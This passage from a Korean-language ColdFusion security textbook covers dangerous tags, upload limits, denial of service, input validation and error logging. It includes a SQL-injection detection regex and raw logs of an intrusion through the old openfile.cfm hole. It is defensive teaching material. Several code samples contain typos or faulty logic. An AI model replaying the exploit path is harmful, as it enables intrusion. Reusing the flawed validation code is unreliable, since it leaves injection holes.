- **CFFILE** HTML형식을 리용하여 자기 기대에 직접 파일을 올리적재하는데 리용된다.
- **CFPOP** 전자우편으로 받아 접촉을 보관할수 있다.

ColdFusion형판들과 다른 Web가능한 파일들을 취급할때의 기본위험은 Web경로의 어데인가에 파일을 보관할 때 생긴다. 리용할수 없는곳에 파일을 올리적재하였다면 문제가 없다. 때문에 파일들을 올리적재할 때마다 그것들을 Web경로밖에 놓이도록 하면 된다. 이렇게 된것이 접촉을 잘한것이다.

그외에도 CFFILE에서 자기 봉사기에 올리적재하는 파일의 확장자를 제한하는 방법도 있다(그림 10-27).

```
<cffile action="UPLOAD" filefield= "uploadfile" destination="c:\ temp"
nameconflict="ERROR" accept="image/gif, image/jpg, imag/pjpeg">
```

그림 10-27. 영상(Images)을 올리적재하기 위한 CFFILE코드

이 조작은 한가지 형식으로 넘겨 진 파일을 C:\ temp에 보관하게 한다. 만일 파일이 image/gif, image/jpg, image/pjpeg와 다른 MIME형태라면 받아 들이지 않는다. 이렇게 하면 올리적재되는 파일들을 조종할수 있다. 일부 열람기들은 열람기가 직접 문서에 접근할 때 .jpg 또는 .gif와 같은 각이한 파일들로 이름을 바꾼 HTML문서를 주게 된다.

4) 봉사거부

봉사거부공격은 속도가 떠지게 하거나 기대가 폭주되게 설계된다. 보통 이런 공격들은 많은 파케트들을 봉사기에 질문으로 전송할 때 발생한다. 또 다른 방법은 여러번에 걸쳐 자원을 집중처리하도록 하는 봉사기에서 제기된다. 이러한 문제에 해당되는 ColdFusion태그들이 있다.

정확히 말하면 질문에서의 태그들은 공개된것에 호출하고 관리조작태그로 존재한다는것이 아니지만 그것들을 호출할수 있다면 리용될수 있다. 이러한 부류에 적합한 기본

태그는 CFINDEX태그이다. 이 태그는 등록부경로나 질문의 결과들을 얻어서 사실(verity)을 리용하여 그것을 색인으로 만든다. 색인으로 만들어야 할 자료의 크기에 따라 이것은 시간이 좀 걸리며 처리기에 부하가 걸릴것이다. 이 태그를 리용한 형판이 사용자들에게 공개되였다면 그것을 여러번 성과적으로 리용한후에 자기 기대에서 삭제해버려야 한다.

만일 당신이 이러한 태그들과 ColdFusion쏘프트웨어 꾸레미들을 리용하지 않는다고 하여도 그것들을 경계하여야 한다. 주의해야 할것은 CFDOCS태그이다. 앞에서도 이야기한것처럼 이것은 이 제품의 기대에 설치되지 말아야 하며 설치되였다면 암호로 보호되여야 한다.

마지막으로 대부분의 ColdFusion태그들이 다음의 조건에 맞으면 DoS공격에 리용될수 있다는것을 강조해 둔다.

- 조작이 오랜 시간동안 진행될 때
- 조작에 열쇠가 잠그어 지지 않았을 때
  (질문에서CFLOCK 나 CFTRANSACTION을 리용하여)
- 조작이 Web를 통해 호출될 때

5) 태그를 끄기

어떤 ColdFusion태그들을 리용하는것은 매우 위험하다. 경험 있는 개발자들은 그것들을 잠간 한번 리용할수 있지만 많은 경우 그렇게 하는것은 쉽지 않다. 이것은 다른 사람들이 자기자체의 코드를 올리적재하여 실행하는 《공유통(Shared box)》에 관한 문제로 된다. 이러한 경우들에는 보안구멍이 존재하게 하는것보다 이러한 태그들을 꺼버리는것이 더 쉽다. 주의해야 할 태그가 3개 있다.

- **CFREGISTRY** 이 태그는 국부등록고를 호출하게 하고 조종하게 한다. 등록고는 임의의 Windows기대의 심장부이며 그것을 호출하는 공격자는 거기에 임의의 내용을 다시 쓸수 있다.
- **CFEXECUTE** 지령선조작들의 실행을 허가한다. 기대에 존재하면서 지령선으로부터 호출될수 있는 임의의 프로그람은 이 태그를 리용하여 호출할수 있다.
- **CFOBJECT** ColdFusion내부에서 COM, CORBA, EnterpriseJava Beans와 Java class들을 호출할수 있게한다. 이것은Windows기대에서 대부분의 Microsoft 응용프로그람을 호출할수 있고 기대의 임의의 부분에 대한 조종체들을 얻을수 있다는것을 의미한다.

이러한 태그들은 거의 리용되지 말아야 할 자원들을 호출하게 한다. 경험이 부족한 프로그람작성자들은 이것때문에 크게 걱정할수 있다. 경험이 있는 프로그람작성자들도 필요없이 그것들을 리용하지 말아야 한다.

2. 보안배치

자기의 코드를 작성하자면 훌륭한 목표를 세우고 응용프로그람을 안전하게 하여야 한다. 문제는 혼자서 그 모든것을 할수 없다는것이다. 그렇기때문에 사람들이 응용프로

그람들을 작성하고 그것을 팔게 된다. ColdFusion은 사람들이 콤파일언어(VC++, Java 등)에서와 ColdFusion언어 그자체에서《태그들을 전용화》하여 쓸수 있게 한다.(CFModules라고 하는)

어떤 기대에 전용화된 태그를 설치하였을 때 태그의 작성자를 믿게 된다. 콤파일된 태그들과 객체들에 대하여서는 보통 그것을 검열하는 원천코드를 호출하지 않는다. CFModules에서는 암호화하지 않고 코드를 심사할수 있다. ColdFusion공동체(Community)는 사용자들에게 많은 원천코드를 공개하였다. 이러한 공개코드와 번역된 판본들은 www.allaire.com/ taggallery나www.customtags.org에서 찾아 볼수 있다.

자기의 코드를 비공개원천으로 배포하려면 암호화로 그것을 실현할수 있다. CFEncode.exe은 ColdFusion의 모든 판본들을 대상할수 있으며 프로그람작성자들이 임의의 본문파일을 ColdFusion으로만 읽을수 있게 암호화할수 있다.

실제로 우의 내용들이 완전히 맞는것은 아니다. 암호화된 ColdFusion형판들을 복호화할수 있는 비법적(illegal)복호화프로그람이 나타나고 있다. 이 프로그람은 얼마동안만 원천코드로 존재하였는데 누군가가 번역된 판본을 배포하기 시작하였다. 프로그람을 번역하는것은 그것이 특별한 서고들과 C++에 대한 지식, 암호화에 대한 지식을 요구하기 때문에 쉽지 않다. 이러한 프로그람의 존재는 사람들에게 암호화된 형판들을 믿지 말라는 경고를 주게 된다. ColdFusion의 Java 배포물에서는 파괴하기 어려운 암호화를 쓰려는 시도도 있다.

제 3 절. ColdFusion응용프로그람처리

이 책에서 론의되는 대부분의 보안문제들은 예견하지 않던 자료들과 관련하여 생겨난다. 공격자가 당신이 취급할 준비가 되지 못한 자료에 들어 온다면 응용프로그람을 아무리 잘 작성해도 되지 않는다.

자료의 타당성확인판정은 임의의 응용프로그람을 보호할수 있는 매우 중요한 보안책이다. 이상하게도 이것은 잘 리용되지 않는다.

자료의 타당성확인판정에는 세가지 《준위》가 있다. 첫째로 기대하는 자료의 존재에 대한 검사이고 둘째로는 넘기는 자료의 형을 검사하는것이고 세번째는 그것을 리용하기전에 프로그람이 자료를 실제로 검사하는것이다.

이 세가지 형태의 유효성판정은 배타적이 아니라 대부분의 경우에 자료를 완전히 검사하는데 함께 리용된다.

1. 자료의 존재검사

변수의 존재검사는 ColdFusion에서 두가지 방법으로 수행할수 있다. 우선 CFPARAM을 호출하는것이고 두번째는 IsDefined라는 함수를 호출하는것이다 (ParameterExists()라는 함수는 그리 리용되지 않는다).

CFPARAM은 여러가지 용도에 쓰이는 편리한 태그이다. 그의 기본적인 사명은 변수가 존재하는가를 검사하고 존재하지 않으면 오유통보를 내는것이다. 그외에도 기정으

로는 실제로 변수를 창조하고 기정값으로 그것을 설정하는것이다. 그림 10-28에 있는 코드는 ID의 Url변수를 넘기는가를 검사하고 넘기지 못하면 오유통보를 내는 코드이다.

```
<CFPARAM Name="Url.ID">
```

그림 10-28. URL변수의 존재에 대한 검사에 리용되는CFPARAM

설명

ColdFusion에는 변수가 어데서 설정되였는가를 보여 주는 유효령역이 있다. 이러한 유효령역들에는 Url, Form, CGI와 그외 프로그람작성자에 의해 설정되는것들이 있다. 변수호출에서 이 유효범위를 지적하면 그 《위치》로부터 들어 오는 변수들만 보게 되며 존재하지 않으면 실패하게 될것이다. 만일 유효범위가 지적되지 않았다면 ColdFusion은 변수를 찾아 내든가 오유가 생길 때까지 유효범위목록을 전부 검사한다.

그림 10-29에 보여 준 코드는 변수 ID가 넘겨 졌는가를 검사하고 넘겨 지지 않았다면 오유를 발생하는 코드이다. ID가 URL이나 Form으로 넘겨 졌다든가 페지상에 설정되였다면 문제가 제기되지 않는다.

```
<CFPARAM Name="ID">
```

그림 10-29. 변수의 존재를 검사하는데 리용되는 CFPARAM

그림 10-30에 보여 준 코드는 변수 ID가 존재하는가 존재하지 않는가를 검사하고 존재하지 않으면 기정값 0을 가진 변수를 창조하는 코드이다.
이와 동일한 조작은 함수 IsDefined()에 의해서도 수행될수 있다.

```
<CFPARAM Name="ID" Default="0">
```

그림 10-30. 변수의 존재를 검사하는데 리용되는 CFPARAM

그림 10-31에 보여 준 코드는 ID의 URL변수가 넘겨 졌는가를 검사하고 넘겨 지지 않았다면 오유를 발생하는 코드이다. 이것은 수동적으로 프로그람을 작성한다는것을 제외하고는 CFPARAM을 리용하는것과 동일한 효과를 가진다. 지어 기정속성을 리용한 CFPARAM을 반복하여 쓸수도 있다.

```
  <CFIF Not IsDefined( 'Url.ID' )>
<CFABORT showerror= "The Url variable ID was not passed" >
  </CFIF>
```

그림 10-31. CFPARAM대신 CFIF와 IsDefined를 리용하는것

그림 10-32의 코드는 변수 ID가 존재하는가를 검사하고 존재하지 않으면 기정값 0을 가진 변수를 창조하는것이다.

만일 자료의 존재만 검사하고 그외에 아무것도 하지 않으려 한다면 더 빨리 더 쉽게 쓸수 있는것이 CFPARAM태그이다.

지어 자료의 형을 검사하려고 하여도 CFPARAM을 리용할수 있다.

```
  <CFIF Not InDefined( 'ID' )>
        <CFSET ID=0>
  </CFIF>
```

그림 10-32. CFPARAM대신에 CFIF과 IsDefined를 리용하여 기정값을 설정하기

2. 자료형의 검사

변수가 존재한다는것을 안 다음 그안의 자료를 검사하려고 할수 있다. 앞에서 CFQUERY에 대하여 본것처럼 넘겨진 수만을 요구할 때가 많다. 자료가 수값인가를 검사하는것은 간단한 검사다. 자료의 존재에 대한 검사에서와 같이 자료의 형검사에는 CFPARAM과 ColdFusion함수들을 리용하는 두가지가 있다.

CFPARAM은 Type라는 세가지 속성을 가지고 있다. 형검사는 변수내에 포함되는 자료가 이러한 형들중의 하나인가를 검사하는것이다.

- **Array** 배렬
- **binary** 2진파일
- **Boolean** Yes/No, True/False, 0/0아닌 값
- **date** 임의의 유효한 날자
- **numeric** 수
- **query** 질문
- **string** 수자를 포함하는 임의의 본문문자렬
- **struct** 구조체
- **uuid** 유일한 ID로써 Microsoft에 의해 리용되는 길이 32bit의 16진수문자렬

그림 10-33에 보여 준 코드는 ID라는 변수가 넘겨 졌는가와 그 변수가 수값인가를 검사하는 코드이다. 존재하지 않거나 존재하여도 수값이 아니면 오유가 생긴다. 이것은 기정속성과 결합할수도 있다.

```
<CFPARAM Name="ID" Type="Numeric">
```

그림 10-33. 변수의 존재와 자료의 형을 검사하는 CFPARAM

그림 10-34의 코드는 변수 ID가 존재하는가와 그 변수값이 수값인가를 검사한다. 존재하지 않으면 값 0을 가진 변수를 창조한다.

```
<CFPARAM name="ID" Default="0" Type="Numeric">
```

그림 10-34. 변수의 존재를 검사하고 자료형을 기정으로 설정하는 CFPARAM

CFPARAM으로 할수 있는 똑 같은 일은 ColdFusion함수로도 할수 있다. IsDefined함수외에도 자료의 타당성확인검사함수로는 다음의것들이 있다.

- **IsSimpleValue()** 값이 문자값이면 true를 돌려 준다(수값이나 본문).
- **IsBoolean()** 값이 론리형(true/false, yes/no, 0/0아닌값)으로 해석되면 true을 돌려 준다.
- **IsData()** 값이 자료로 해석되면 true를 돌려 준다.
- **IsNumeric(string)** 값이 수값이면 true를 돌려 준다.
- **IsNamericData(number)** 값이 수값들로 구성된 자료이면true을 돌려 준다.
- **IsSimpleValue(value)** 값이 본문이나 수값 혹은 그들의 조합으로 된다면 true을 돌린다.
- **IsWDDX(value)** 값이 WDDX본문파케트로 해석되면 true를 돌려 준다.
- **LSIsCurrency(string)** 값이 국제적인 화페(currency)값으로 해석되면 0을 돌려 준다.
- **LSIsDate(string)** 값이 국제적인 날자값으로 해석되면true을 돌려 준다.
- **LSIsNumeric(string)** 값이 국제적으로 형식화된 수이면true을 돌려 준다.
- **IsQuery()** 값이 질문값으로 설정되였다면 true을 돌려 준다.
- **IsBinary()** 값이 2진대상이면true을 돌려 준다.
- **IsArray()** 값이 배렬이면 true을 돌려 준다.
- **IsStruct()** 값이 구조체이면true을 돌려 준다.

이러한 함수들을 리용하면 간단히 CFPARAM태그를 리용하는것보다 코드가 더 많아 지지만 조종은 더 잘할수 있다. 그림 10-35는 이러한 함수들을 조합하여 ID의 존재에 대하여 검사하는 코드를 보여 주었다. 이 함수들은 모두 연산수가 하나이다.

```
<CFIF NOT(IsDefinedI(‘ID’)AND IsNumeric(ID))>
CFABORT Showerror=“The variable ID was either not passed or has a value other than a number”>
</CFIF>
```

그림 10-35. CFIF와 CFIFARAM대용함수들을 리용한 검사

이것은 그림 10-36에서 보여 준것과 같다. 이것은 변수 ID가 존재하는가를 검사하고 존재하지 않으면 오유를 발생한다. 존재하면 그것이 수인가를 검사한다. 수가 아니면 다른 오유가 발생되게 된다.

```
<CFIF NOT IsDefined(‘ID’)>
<CFABORT Showerror=“The Variable Id was not passed to this template”>
<CFELSEIF NOT IsNumeric(ID)>
<CFABORT Showerror=“The variable ID has a value other than anumber”>
</CFIF>
```

그림 10-36. 자료의 타당성확인검사를 위하여 CFIF와 CFPARAM 대용함수들을 리용한것

기정값을 가지도록 한것을 그림 10-37에 보여 주었다.

여기에서 당신이 진행한것은 정의되지 않은 통보문들을 변수를 설정하는 코드로 바꾼것이다. CFPARAM의 경우에는 한개 행이던것이 여기서는 5개의 행으로 되였지만 오유통보문들을 더 구체적으로 반영해 줄수 있고 검사를 더 심도 있게 할수 있다. 이것은 종당에는 자료의 형검사에서 수행되게 된다.

```
<CFIF NOT IsDefined(‘ID’)
   <CFSET ID=0>
<CFELSEIF NOT IsNumeric(ID)>
   <CFABORT Showerror=“The variable ID has a value other than a number”>
</CFIF>
```

그림 10-37. 자료의 타당성확인검사를 위하여CFIF와 CFPARAM대용함수들을 리용하고 기정값을 설정한 실례

3. 자료평가

이 부분은 자료유효성판정의 가장 어렵고 가장 위력한 부분이다. 이 실례들에서 우리는 실제로 자료가 변수의 값범위에 포함되는가를 검사한다. 이것은 자료가 지적된 길이로 되여 있는가 확인하고 지적된 문자가 있는가를 확인하는것이다. 그림 10-38을 보시오.

```
<CFIF NOT IsDefined('name')>
  <CFABORT Showerror="The form field name must be entered.">
<CFELSEIF Len(Trim(name))>
  <CFABORT Showerror="The name passed to the template cannot
be blank">
</CFIF>
```

그림 10-38. 자료를 유효하게 리용되는 CFIF와 함수들

변수 name이 존재하는가에 대해 검사한 다음 코드는 그것이 괄호인가 공백인가를 검사한다. ColdFusion함수들에 대하여 많이 알고 있으면 자료가 유효할 때 많은 기능을 실현할수 있다. 다음의 코드는 자료기지에 기입된 자료가 유효하지 않으면 오유를 발생하는 코드이다.

```
<CFIF REFindNoCase('.+;[[:Space:]]*[Select | insert | update |
delete]?.*', variable)>
<CFABORT Showerror="The variable passed to this page is illegal.">
```

이것은 좀 더 복잡하다. 우리는 변수가 어떤 패턴을 가지고 있는가를 알아 보는데 정규식을 리용한다. 그렇게 하면 오유가 발생될것이다. REFindNoCase함수는 패턴을 찾지 못하면 0을 돌려 주고 패턴이 존재하면 0아닌 값을 돌려 준다. 패턴으로로는

- 임의의 본문
- 반두점(SQL에서 본문을 분리하기 위해 리용되는)
- 알려 진 SQL지령들
- 임의의 추가적인 본문들

이 될수 있다.

이것은 변수로 매몰된 두개의 SQL문을 찾을것이다. MS-SQL에서 두번째 문은 실행될수 있는데 기대했던것과 다른 결과를 발생할수 있다. 이것은 간단한 코드가 아니다. 왜냐하면 그것이 4개의 중요한 SQL문만 보기때문이다. 기억된 절차나 다른 코드는 여전히 실행할수 있다.

제 4 절. ColdFusion의 리용과 관련한 위험

공격을 받은 ColdFusion과 다른 싸이트들의 수는 관리자들과 프로그람작성자들이 굼뜰수 있다는 단순한 리유로 하여 대단히 많다. 자료기지문제로 하여 싸이트가 여러 차례 공격되였을 때 비난하던 사람들은 제기된 보안문제에 대해 아무것도 모르는 사람들이였다. 문제는 응용프로그람작성과 봉사에 적용하는 보안덧대기들을 같은것으로 여기는것이다. 프로그람작성자들이나 관리자들 혹은 그들모두는 자기의 행동에 대해 책임져야 한다. 개별적체험에 대한 실례를 들자.

Fusebox.org는 ColdFusion방법싸이트이다. 싸이트의 소유자는 자기 싸이트가 공격될 때 자리를 뜨고 있었다. 그는 공격자가 어떻게 뚫고 들어 왔는지 모르며 문제를 해결하기 위해 노력해야 할 책임만을 느꼈다. 그는 앞에서 언급된 호출자료기지보안문제를 리용하는 간단한 공격을 썼다. 5분도 못되여 그 싸이트에로 뚫고 들어가 위험개소들이 수리되였다. 다행히도 공격하는 기대를 파손시키지 않았으며 몇개의 파일들을 변화만 시켰다.

이러한 실례는 몇가지 좋은 경험을 준다.

첫째로, 싸이트의 소유자가 자리를 뜰 때 문제를 해결하기 위해 싸이트에로 호출하게 하는 사람이 있어야 한다.

둘째로, 보안을 늦추면 누군가가 꼭 그것을 알고 공격하게 된다는것이다.

셋째로, 단순한 공격은 보통 작업을 하는것들이다.

싸이트의 소유자가 보안을 기본적으로 설치하였다면 공격자는 처음에 아마 뚫고 들어 오지 못할것이며 따라서 이 문제를 해결하지 않아도 되던가 공격 받은 싸이트를 복구하는데 적은 시간을 들일수 있을것이다.

이 이야기에서는 최초의 공격자가 어떻게 뚫고 들어 왔는가를 기록파일(log)이 보여주지 못했다. 기록파일을 리용할수 있다면 알려 진 구멍들과 비합법적인 입장시도들을 조사할수 있었을것이다. 전체는 아니지만 대부분 공격들은 여러가지 방법으로 기록파일들에 나타난다.

다음은 더 완전한 실례를 보자. 이 실례는 인터네트에서의 심각한 보안상의 우려 즉 스크립트애숭이(지능이 있고 솜씨 있는 해커들이 아니라 다른 사람들이 쓴 도구들을 리용하는 사람들)에 대한 우려를 보여 준다. 한쪽에서는 보안전문가들에 의해 프로그람이 작성되고 다른쪽에서는 파괴자들이 약점을 찾는 기구로 구멍을 찾아 내려고 한다. 이러한 기구에는 Rain Forest Puppy의 whisker(www.wiretrip.net/vfp/2/index.asp)가 있는데 이것은 존재하는 모든 구멍들을 아주 교묘하게 다 알아 본다.

이러한 공격은 CFDOCS등록부의 파일(/cfdocs/xpeval/openfile.cfm)을 공격한다. ColdFusion의 최근의 판본들은 이 파일을 없앴지만 이전 판본들은 그것이 보안구멍으로 되여 있었다. 공격에 리용된 파일이였다는것은 기록파일들에 의하여 알아 내였다.

```
163.191.177.26, 18453, 419, 949, 200, 0, GET, /cfdocs/expeval/
    openfile.cfm, Mozilla/4.0 (compatible; MSIE 4.01; Windows 98), -,
    209.198.242.34-491079728.29274582, -,
isis-ip.esoterica.pt,  -,  6/8/99, 12:41:43, W3SVC, KENNEDY,
```

163.191.177.26, 23922, 495, 13717, 200, 0, GET, /cfdocs/expeval/
expressionevaluator.gif, Mozilla/4.0 (compatible; MSIE 4.01;
Windows 98),
http://www.ioc.state.il.us/cfdocs/expeval/openfile.cfm,
209.198.242.34-491079728.29274582, -,
isis-ip.esoterica.pt, -, 6/8/99, 12:42:02, W3SVC, KENNEDY,
163.191.177.26, 44250, 3496, 439, 200, 0, POST, /cfdocs/expeval/
DisplayOpenedFile.cfm, Mozilla/4.0 (compatible; MSIE 4.01; Windows
98), http://www.ioc.state.il.us/cfdocs/expeval/openfile.cfm,
209.198.242.34-491079728.29274582, -,
isis-ip.esoterica.pt, -, 6/8/99, 12:42:03, W3SVC, KENNEDY,
163.191.177.26, 20656, 578, 1021, 200, 0, GET, /cfdocs/expeval/
ExprCalc.cfm, Mozilla/4.0 (compatible; MSIE 4.01; Windows 98),
http://www.ioc.state.il.us/cfdocs/expeval/openfile.cfm,
209.198.242.34-491079728.29274582,
RequestTimeout=2000&OpenFilePath=
C:仝INETPUB仝WWWROOT仝cfdocs仝expeval仝.仝m1.cfm,

공격자는 봉사기에 자기의 형판들중의 하나를 올리적재하기 위하여 openfile.cfm을 리용한다. 봉사기에 자기 형판을 놓으면 그 공격자의것으로 된다. 이 실례에서는 공격자가 싸이트의 홈페지와 기록파일들을 삭제하기 위해(전부가 아닌)봉사기를 호출한다.

이러한 공격이 진행되면 체계관리자는 CFDOCS등록부를 제거하고 다음의 단계를 수행하게 된다.

- FTP Access를 사용할수 없게 한다.
- Gopher를 사용할수없게 한다.
- CFFile지령을 실행 할수 없게 한다.
- MDAC2.1를 갱신한다.
- 모든 실례코드, 문서, Web봉사기로부터의 불필요한 응용프로그람을 삭제한다.
- Web봉사기에로의 경로기공유파일인 SMB파일을 보호한다.
- 인터네트 정보봉사기(Information Server)에 대한 모든 보안 덧대기들을 적용한다.
- Telnet 데몬과 같은 외부망봉사를 할수 없게 한다.
- 암호를 바꾼다.

체계에 대한 이러한 변화외에도 몇개의 수속적인 변화도 일어 난다. 여기에는 보안목록과 관련된 ColdFusion-, NT-와 IIS들을 얻는것(getting), 보안싸이트들(그리고 공격자/파괴자)을 방문하는것, 공격자들이 쓰는 도구를 리용하는것들이 포함된다.

망관리자들이 거기에서 가장 최근의 중요한 공격도구들을 얻어서 달마다 혹은 주마다 체계에 그것을 리용한다면 훨씬 더 보안을 강화할것이다. 보안구멍을 퇴치하는것은 한번의 일로 되는것이 아니라 계속하여야 할 일이다.

1. 오유처리프로그람을 리용

앞에서 론의하였던 여러가지 자료유효성코드외에도 제품통(production box)에서 리용해야 하는 중요한 코드부분이 있다. 이것은 표준 ColdFusion오유처리기를 교체하는것이다. 이것을 리용하는 원인은 경고때문이다. 당신의 통에 대한 공격은 대부분 공격이 성공하거나 포기될 때까지 오유로 기록된다. 프로그람작성자나 관리자들 혹은 그들모두는 무엇이 발생하였는가 하는 오유기록들을 대체로 읽어 보지 않는다. 기록파일을 검토하지 않으면 가능한 공격들을 알수 없다.

임의의 봉사기에서 ColdFusion 기록파일들은 cfusion등록부아래의 log라는 파일(그림 10-39)에 기록된다. 매 파일들은 기대에서 발생한 오유와 사건들에 대한 정보들을 포함하고 있다. Log등록부내의 파일들은 다음과 같다.

- **Exec**기록파일들은 ColdFusion봉사기봉사와 관련한 문제들을 기록한다.
  ColdFusion봉사가 기록되든가 봉사기가 체계등록고를 호출할수 없다면 이 정보는 cfexec.log에 기록된다.
- **Rdseservice**기록파일들은 ColdFusion작성실에 대한 파일, 오유수정, 등록부, 자료기지열람봉사를 제공하는 ColdFusionRDS봉사기에서 발생하는 오유들을 기록한다.
- **Application**기록파일들은 사용자에게 되돌려 지는 ColdFusion의 모든 오유들을 기록한다. ColdFusion문법오유를 포함한 모든 응용프로그람페지오유들, ODBC오유들과 SQL오유들이 이 log파일에 기록된다. 사용자의 열람기상에서 현시되는 모든 오유통보문들은 대체로 방문자의 IP주소와 열람기정보와 함께 여기에 등록된다.
- **Web Server**기록파일들은 Web봉사기와 ColdFusion stub에서 발생하는 오유들을 등록한다.
- **Schedule**기록파일들은 실행이 허용된 계획화된 사건들을 기록한다. 과제가 시작되여 성공하였는가를 지적한다. 계획화된 페지 URL과 실행된 날자와 시간, 과제ID를 제공해 준다.
- **Servers**기록파일들은 ColdFusion봉사기와 당신의 Web봉사기사이의 통신에서 발생하는 오유들을 기록한다. 이 파일은 기본적으로 Allaire기술을 지원 받는 사람들을 방조하기 위해 쓰인다.
- **Customtag**기록파일들은 전용화태그를 처리할 때 발생하는 오유들을 등록한다.
- **Remote**망감시모듈(Network Listener Module:NLM)은 분산된 ColdFusion 구성과 관련한 여러가지 통보문들을 remote.log파일에 기록한다.
- **Errors**기록파일들은 ColdFusion응용프로그람들로부터 우편을 전송할 때 발생하는 오유들을 기록한다. Windows에서는 Cfusion\ mail\ log에 기록되며 Solaris 에서는 /opt/ColdFusion/ mail/log에 보관된다.





그림 10-39. 등록파일의 위치

이러한 log들이 모두 검토되여야 하지만 application 기록파일은 더 엄격히 읽어 보아야 한다. 문제는 application 기록파일을 매일밤 읽어 보아도 늦을수 있다는것이다. 공격자는 이미 기대에 접근하였을수 있다. 다른 한편 대부분의 프로그람작성자들이나 관리자들은 다 전자우편이 도착한 즉시에 읽어 보게 된다. 싸이트상에서 발생한 오유들이 등록되여 전자우편으로 보내여 졌다면 그것들을 더 빨리 알아 볼수 있을것이며 오유가 공격자때문이라면 공격이 진행되는 동안 처리될수 있다.

기대전체에 대한 전용화된 오유처리기를 창조하려면 ColdFusion관리자에서 그것을 설정할수 있다(그림 10-40).





그림 10-40. 전용화된 싸이트광폭오유처리기의 설정

봉사기설정부분의 아래에 site-wide error handler를 설정하는 마당이 있다. 실례로 monitor.cfm이라는 형판은 d:\ htdocs\ monitor.cfm에 위치하고 있다. 오유가 발생할 때마다 오유는 CFTRY/CFCATCH블로크에 의하여 처리되는것이 아니라 이 형판이 그것을 처리한다.

설명

CFTRY/CFCATCH는 프로그람작성자가 작성하는 코드의 블로크를 설정하게 하고 오유가 발생하면 포착부분이 그것들을 처리하여 오유를 발생할 대신 자기의 연산을 수행하게 하는 태그들이다.

2. Monitor.cfm실례

포착하지 못하는 오유가 발생되는 경우를 고찰해 보자. 그것을 취급하기 위해 싸이트관리자에게 전자우편이 전송되였고 하자. Monitor형판은 두가지 연산을 수행한다(그림 10-41). 우선 오유정보를 모두 수집하여 기록파일형태로 그것을 기록한다. 둘째로 모든 정보를 전자우편으로 전송한다.

```
<CFSET Delimit=Chr(13)&Chr(10)>
<CFSET loglocation= “c:\ cfusion\ log\ monitor.log” >

<!--- Lock the file operation --->
<cflock timeout= “10”
        throwontimeout= “Yes”
        name= “writelog”
        type= “EXCLUSIVE” >

<!--- If the log file exists read it in and get the last log id --->
<CFIF FileExists(loglocation)>
     <cffile action= “READ”
        file= “#loglocation#”
        variable= “log” >
     <CFSET lastid=ListFirst(ListLast(log, delimit))+1>
<CFELSE>
     <CFSET lastid=1>
</CFIF>

<!--- turn the error structure into a WDDX packed for storage --->
<cfwddx action= “CFML2WDDX”
```

```
        input= “#error#”
        output= “packet”
        usetimezoneinfo= “Yes” >

<!---  Write the log --->
<cffile action= “APPEND”
        file= “#loglocation#”
        output= “#lastid#, #packet#”
        addnewline= “Yes” >
</CFLOCK>

<!--- Send Error message --->
<cfmail to= “#error.mailto#”
        from= “ErrorAlert”
        subject= “Error: #Error.Type#”
        type= “HTML” >
<dl>
<!--- Loop over Error structure. This is created automatically when an
      error is thrown --->
<CFLOOP COLLECTION= “#Error#”  ITEM= “Key” >
     <CFSET Value=Error[Key]>
          <CFIF IsSimpleValue(Error[Key])>
               <!--- Display error text --->
               <dt><B>#Key#</B> - <dd>#Error[Key]#
          <CFELSEIF IsArray(Error[Key])>
               <!--- Display dump of all tags that were executed until
                     the error occured. Note that this only covers the
                     executed tags, not all that exist. --->
               <dt><B>#Key#</B>
               <ol>
               <CFLOOP INDEX= “i”  FROM= “1”
                 TO= “#ArrayLen(Error[Key])# ” >
                    <li>
                         <CFLOOP COLLECTION= “#Error[Key][i]#” ITEM=
 “Key2” >
                              <B>#key2#</B>
                              - #Error[Key][i][Key2]#<BR>
                         </CFLOOP>
```

```
            </CFLOOP>
            </ol>
        </CFIF>
</CFLOOP>
</DL></cfmail>
```

그림 10-41. 개선된 오유처리형판

오유가 발생하면 많은 정보들이error라고 하는 구조체로 함께 번역된다. 이러한 정보의 대부분은 표준 log들에는 없다. 그외에도 전용화된 오유처리기를 리용할 때 오유는 정상적으로 기록(logsed)되지 않는다. 이로부터 코드는 errror구조체를 취하여 WDDX 본문파케트로 그것을 넘기고 새 log파일에 그것을 기록한다.

설명

WDDX는 구조체, 배렬과 같은 복합자료들이나 질문결과모임 혹은 그것들 모두를 취하여 XML파케트로 변환하는 한가지 방법이다. 이 파케트는 그의 구조체와 자료파케트의 자료모두를
포괄한다. 그러면 이 본문파케트는 파일로 쓸수 있고 전자우편으로 전송할수 있으며 인쇄도 할수 있다. 또한 후에 모든 자료를 자료구조체로 역변환할수 있으며 지어 서로 다른 언어로도 변환될수 있다.

그 다음의 조작은 기대관리자에게 전자우편을 전송하는것이다. 전자우편의 본체는 오유구조체를 모든 자료로 출력하기 위한 순환을 거쳐 창조된다. 이것은 문제가 무엇인가를 정확히 알수 있게 하는데 리용될수 있는 3페지정도의 정보이다.

제 5 절. 매 대화당 추적의 리용

오늘 인터네트가 인기 있게 된것은 상업환경에서 Web싸이트의 사용자들을 추적할수 있게 되였다는것이다. 많은 체계들에서 이것은 cookie를 리용하여 진행된다. cookie를 리용할 때 결함은 일부 경우에 cookie들이 공격을 받을수 있고 그 외의 많은 경우에 성능이 떨어 질수 있다는것이다.

ColdFusion은 사용자를 추적하는데 혼합(Hybrid)체계를 리용한다. 체계는 사용자체계에 전송된 두개의 cookie들에 의해 시작된다. 첫번째 cookie는 순번(CFID)이고 두번째는 우연수(CFTOKEN)이다.

설명

사람들만 리용할수 있는 사용자를 추적할수 있는 간단한 유일식별자(UUID)를 리용하기 위한 선택항목도 있다. UUID는 유일한 번호로서 Microsoft에 의해 리용되는 32개의 16진문자이다.

